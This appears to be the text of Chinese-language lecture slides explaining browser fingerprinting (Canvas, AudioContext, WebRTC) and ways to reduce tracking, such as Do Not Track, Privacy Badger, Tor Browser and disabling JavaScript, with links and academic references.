
- [Cover Your Tracks | About \(eff.org\)](#)浏览器指纹的一些特征值
- [A Primer on Information Theory and Privacy | Electronic Frontier Foundation \(eff.org\)](#)浏览器指纹信息熵的计算方法

其他的浏览器指纹

- 除了前面所讲的指纹类型之外，还有些特别的指纹
 - Canvas指纹
 - Audio context指纹
 - webRTC

Canvas指纹

■ Canvas是HTML5中的动态绘图标签，也可以用它生成图片或者处理图片。即便使用Canvas绘制相同的元素，但是由于系统的差别，字体渲染引擎不同，对抗锯齿、次像素渲染等算法也不同，canvas将同样的文字转成图片，得到的结果也是不同的。你可以通过[Canvas Fingerprinting – BrowserLeaks](#)查看你的canvas指纹。




AudioContext指纹

■ AudioContext指纹和Canvas类似也是基于硬件设备或者软件的差别，来产生不同的音频输出，然后计算得到不同的hash来作为标志，当然这里的音频并没有直接在浏览器中播放出来，只需要拿到播放前的处理数据就行。

■ 可以通过[AudioContext Fingerprint Test Page \(openwpm.com\)](https://openwpm.com)查看你的AudioContext指纹

VISUALIZATION:

Audio Fingerprint



WebRTC指纹

- WebRTC（网页实时通信，Web Real Time Communication），是可以让浏览器有音视频实时通信的能力，它提供了三个主要的API来让JS可以实时获取和交换音视频数据，MediaStream、RTCPeerConnection和RTCDataChannel。
- 当然如果要使用WebRTC获得通信能力，用户的真实ip就得暴露出来（NAT穿透），所以RTCPeerConnection就提供了这样的API，直接使用JS就可以拿到用户的IP地址。

浏览器指纹追踪的利弊

- 如果你没有足够专业的知识或者非常频繁更换浏览器信息的话，几乎100%可以通过浏览器指纹定位到一个用户，当然这也不见得全是坏事。

- 泄露的隐私非常片面，只能说泄露了用户部分浏览网页时的行为。
- 价值不够，用户行为并未将实际的账户或者具体的人对应起来，产生的价值有限。
- 有益利用，利用浏览器指纹可以隔离部分黑产用户，防止刷票或者部分恶意行为。

- 但是即便如此，浏览器指纹也有一些可以防止的措施。

缓解指纹追踪

■ Do Not Track

在http头部可以声明这样一个标志 “DNT” 意味 “Do Not Track” , 如果值为1表示为不要追踪我的网页行为, 0则为可以追踪。即便没有cookie也可以通过这个标志符告诉服务器我不想被追踪到, 不要记录我的行为。

不好的消息是大多数网站目前并没有遵守这个约定, 完全忽略了 “Do Not Track” 这个信号。

缓解指纹追踪

■ Do Not Track



语言 中文 (中国) ▼

隐私獾是一个会自动学习阻止不可见跟踪器的浏览器扩展程序。

EFF提供了这样一个工具Privacy Badger，它是一个浏览器插件形式的广告拦截器，对于那些遵守这个约定的公司会在这个广告拦截器的白名单上，允许显示广告，从而激励更多的公司遵守“Do Not Track”，以便完全展示广告。

这一个方向很不错的做法，如果用户使用这个工具，网站在拿用户行为之前会抉择两边的利益，从而减轻用户对于隐私泄露的风险。

缓解指纹追踪

■ Tor Browser

通过上述我们对浏览器指纹的了解，不难发现，如果你浏览器的特征越多，越容易被追踪到。如果你想要刻意将某些浏览器特征隐藏或者进行魔改，那么恭喜你，你的浏览器可能就拥有了一个独一无二的浏览器指纹，都不需要刻意去计算，直接就可以将你和其他用户区分开。

所以有效的方法是尽量将特征值进行大众化，例如目前市面最广泛的搭配是Window 10 + Chrome，那么你将UA改为这个组合就是一个有效的方法，同时尽量避免网站获取信息熵非常高的特征值，例如canvas指纹。

缓解指纹追踪

■ Tor Browser

Tor 浏览器在这上面做了很多工作，以防止它们被用来跟踪Tor用户，为了响应Panopticlick和其他指纹识别实验，Tor浏览器现在包含一些补丁程序，以防止字体指纹（通过限制网站可以使用的字体）和Canvas指纹（通过检测对HTML5 Canvas对象的读取并要求用户批准）来防止，例如网站有获取Canvas指纹的代码，在Tor上会弹出如下警告



缓解指纹追踪

■ Tor Browser

这些措施使Tor浏览器成为抵抗指纹的强大防御工具。但是这样有安全感的浏览器牺牲的是它的速度，使用Tor浏览器访问页面会比市面的浏览器慢得多。感兴趣的同学可以尝试一下Tor Browser

■ 禁用JS

这是一个比较暴力的方法，直接禁止网站使用JavaScript可以非常有效地防御浏览器指纹追踪，但是这样会导致页面较大部分地功能不可用。而且非常不幸的是，即便禁止了JS但是还可以通过CSS来采取浏览器的信息。

了解更多

▣ 跨浏览器指纹追踪

http://yinzhicao.org/TrackingFree/crossbrowsertracking_NDSS17.pdf

▣ 2.5代指纹追踪技术—跨浏览器指纹识别

[2.5代指纹追踪技术—跨浏览器指纹识别 \(seebug.org\)](#)

▣ [Js获取硬件特征追踪](#)

[HTML Standard \(whatwg.org\)](#)

▣ 指纹识别实验：panopticlick

[Cover Your Tracks \(eff.org\)](#)

扩展阅读

- Yinzhi Cao, Song Li, Erik Wijmans. (Cross-)Browser Fingerprinting via OS and Hardware Level Features. In Proceedings of NDSS 2017.
- Bin Liang, Wei You, Liangkun Liu, Wenchang Shi, Mario Heiderich. Scriptless Timing Attacks on Web Browser Privacy. In Proceedings of DSN 2014.